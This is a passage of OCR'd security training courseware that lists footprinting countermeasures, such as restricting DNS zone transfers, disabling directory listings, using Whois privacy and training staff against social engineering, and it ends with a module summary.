
LO#12: Explain Footprinting Countermeasures

Footprinting Countermeasures

- **Restrict the employees’ access to social networking sites from the organization’s network**
- **Configure web servers to avoid information leakage**
- **Educate employees to use pseudonyms on blogs, groups, and forums**
- **Do not reveal critical information in press releases, annual reports, product catalogues, etc.**
- **Limit the amount of information published on a website or the Internet**
- **Use footprinting techniques to discover and remove any sensitive information that is publicly available**
- **Prevent search engines from caching a web page and use anonymous registration services**



Footprinting Countermeasures (Cont'd)

1. **Develop and enforce security policies** to regulate the information that employees can reveal to third parties
2. Set apart internal and external DNS or use split DNS, and **restrict zone transfer** to authorized servers
3. **Disable directory listings** in the web servers
4. Conduct security awareness training periodically to educate employees about various **social engineering tricks and risks**
5. Opt for privacy services on a **Whois Lookup database**
6. **Avoid domain-level cross-linking** for critical assets
7. **Encrypt** and **password-protect** sensitive information
8. Place **critical documents**, such as business plans and proprietary documents **offline** to prevent exploitation
9. **Train employees** to thwart social engineering techniques and attacks
10. Sanitize the details provided to Internet registrars to **hide the direct contact details** of the organization
11. Disable the **geo-tagging functionality** on cameras to prevent geolocation tracking
12. Avoid revealing one's **location or travel plans** on social networking sites
13. **Turn off geolocation access** on all mobile devices when not required
14. Ensure that no critical information is displayed on **notice boards** or walls


Footprinting Countermeasures

Thus far, we have discussed the importance of footprinting, various methods to perform footprinting, and tools that help in its execution. Now, we discuss footprinting countermeasures, i.e., the measures or actions taken to prevent or offset information disclosure.

Some of the footprinting countermeasures are as follows:

- Restrict the employees' access to social networking sites from the organization's network.
- Configure web servers to avoid information leakage.
- Educate employees to use pseudonyms on blogs, groups, and forums.
- Do not reveal critical information in press releases, annual reports, product catalogs, etc.
- Limit the amount of information published on a website or the Internet.
- Use footprinting techniques to discover and remove any sensitive information that is publicly available.
- Prevent search engines from caching a web page and use anonymous registration services.
- Develop and enforce security policies such as information security and password policies to regulate the information that employees can reveal to third parties.
- Set apart internal and external DNS or use split DNS, and restrict zone transfer to authorized servers.
- Disable directory listings in the web servers.

- Conduct security awareness training periodically to educate employees about various social engineering tricks and risks.
- Opt for privacy services on a Whois lookup database.
- Avoid domain-level cross-linking for critical assets.
- Encrypt and password-protect sensitive information.
- Do not enable protocols that are not required.
- Always use TCP/IP and IPsec filters for defense in depth.
- Configure Internet Information Services (IIS) to avoid information disclosure through banner grabbing.
- Hide the IP address and related information by implementing a VPN or keeping the server behind a secure proxy.
- Request archive.org to delete the history of the website from the archive database.
- Keep the domain name profile private.
- Place critical documents such as business plans and proprietary documents offline to prevent exploitation.
- Train employees to thwart social engineering techniques and attacks.
- Sanitize the details provided to the Internet registrars to hide the direct contact details of the organization.
- Disable the geo-tagging functionality on cameras to prevent geolocation tracking.
- Avoid revealing one’s location or travel plans on social networking sites.
- Turn off geolocation access on all mobile devices when not required.
- Ensure that no critical information, such as strategic plans, product information, or sales projections, is displayed on notice boards or walls.
- Disable or delete the accounts of employees who left the organization.
- Configure mail servers to ignore mails from anonymous individuals.



Module Summary

☐ In this module, we have discussed the following:

- Footprinting concepts and the objectives of footprinting
- Various footprinting techniques, such as footprinting through search engines, footprinting through web services, and footprinting through social networking sites
- Website, email, Whois, and DNS footprinting
- Network footprinting and footprinting through social engineering
- Some important footprinting tools
- How organizations can defend against footprinting and reconnaissance activities

☐ In the next module, we will discuss in detail how attackers, ethical hackers, and pen testers perform network scanning to collect information about a target of evaluation before an attack or audit

Module Summary

This module presented footprinting concepts along with the objectives of footprinting. It provided a detailed explanation of the various techniques used for footprinting through search engines. Further, it described footprinting through web services and social networking sites. In addition, it discussed website and email footprinting techniques. It also explained Whois and DNS footprinting in detail. Moreover, it described network footprinting along with traceroute analysis. It also explained footprinting through social engineering. Finally, it presented an overview of important footprinting tools. The module ended with a detailed discussion of how organizations can defend themselves against footprinting and reconnaissance activities.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform network scanning to collect information about a target for evaluation before an attack or audit.

